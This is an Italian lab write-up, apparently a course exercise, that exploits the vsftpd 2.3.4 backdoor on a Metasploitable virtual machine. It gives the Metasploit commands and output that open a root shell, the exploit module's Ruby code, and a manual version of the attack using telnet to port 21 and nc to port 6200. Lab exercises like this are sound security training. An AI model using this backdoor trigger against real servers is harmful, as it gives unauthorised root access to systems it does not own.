venerdì 18 ottobre 2024 18:20


Traccia:

Partendo da quanto già visto su Metasploit, vi chiediamo di completare una sessione di hacking sulla macchina Metasploitable, sul servizio «**vsftpd**».


L'unica differenza, sarà l'indirizzo della vostra macchina Metasploitable. Configuratelo come di seguito: **192.168.1.149/24**.

Una volta ottenuta la sessione sulla Metasploitable, create una cartella con il comando mkdir nella directory di root (/). Chiamate la cartella test_metasploit.

Iniziamo col configurare l'indirizzo IP di Meta come chiede la consegna



Avviamo msfconsole sulla nostra macchina Kali.



Una volta avviato il servizio è possibile cercare direttamente l'exploit vsftpd.

```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 >
```

Utilizziamo il numero 1 e poi avviamolo con il comando "run" o "exploit".

```
msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.1.149
rhosts => 192.168.1.149
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[-] 192.168.1.149:21 - Exploit failed [unreachable]: Rex::HostUnreachable The host (192.168.1.149:21) was unreachable.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.100:36505 → 192.168.1.149:6200) at 2024-10-18 12:44:03 -0400
```

Per verificare se siamo entrati possiamo controllare l'indirizzo IP o utilizzare un qualsiasi comando come "ls" per vedere se compaiono directory.

```
var
vmlinuz
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:e3:fa:a2 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.149/24 brd 192.168.1.255 scope global eth0
    inet6 fe80::a00:27ff:fee3:faa2/64 scope link
       valid_lft forever preferred_lft forever
```

```
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

Ora possiamo creare la cartella test_metasploit con il comando mkdir come richiesto dall'esercizio, utilizzare nuovamente il comando "ls" per verificare se la cartella è stata creata.

```
var
vmlinuz
mkdir test_metasploit
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test_metasploit
tmp
usr
var
vmlinuz
```

Come ulteriore verifica andare sulla nostra macchina Meta spostarsi nella directory root (/) e controllare che la cartella che abbiamo creato sulla macchina kali sia presente.

```
msfadmin@metasploitable:~$ cd /
msfadmin@metasploitable:/$ ls
bin    dev   initrd      lost+found  nohup.out  root  sys             usr
boot   etc   initrd.img  media       opt        sbin  test_metasploit  var
cdrom  home  lib         mnt         proc       srv   tmp             vmlinuz
msfadmin@metasploitable:/$ _
```

Facoltativo:

Analizzate il codice dell'exploit con il comando edit (all'interno del modulo caricato).

Riprodurre l'exploit senza l'aiuto di metasploit ma utilizzando:

- telnet
- nc

Leggiamo il codice dell'exploit, inizialmente ci dice di connetterci al servizio FTP (porta 21), dopo di che i punti che ci interessano maggiormente sono quelli dove c'è scritto "**sock.put USER rand_text**" che ci chiede di inserire "**USER**" e di seguito un qualsiasi testo alfanumerico e poi concludere con "**:)**".

Successivamente possiamo leggere che "**if resp 530 the backdoor code cannot be reached"**, il codice della backdoor non può essere raggiunto ma "**if resp 331 this server didi not respond as expected" ,** il server non ha risposto come previsto, di conseguenza ti chiederà di inserire una password qualsiasi, "**sock.put PASS rand_text"** e infine connettersi alla porta 6200.

```
# Connect to the FTP service port first
connect

banner = sock.get_once(-1, 30).to_s
print_status("Banner: #{banner.strip}")

sock.put("USER #{rand_text_alphanumeric(rand(6)+1)}:)\r\n")
resp = sock.get_once(-1, 30).to_s
print_status("USER: #{resp.strip}")

if resp =~ /^530 /
  print_error("This server is configured for anonymous only and the backdoor code cannot be reached")
  disconnect
  return
end

if resp !~ /^331 /
  print_error("This server did not respond as expected: #{resp.strip}")
  disconnect
  return
end

sock.put("PASS #{rand_text_alphanumeric(rand(6)+1)}\r\n")

# Do not bother reading the response from password, just try the backdoor
nsock = self.connect(false, {'RPORT' => 6200}) rescue nil
if nsock
  print_good("Backdoor service has been spawned, handling...")
  handle_backdoor(nsock)
  return
end

disconnect
```

Come possiamo vedere dall'immagine qui sotto ci connettiamo a telnet sulla porta 21, inseriamo USER e PASS e una volta stabilita la connessione possiamo collegarci sulla porta 6200 tramite nc e poi utilizzare il comando **pwd** per verificare se siamo dentro.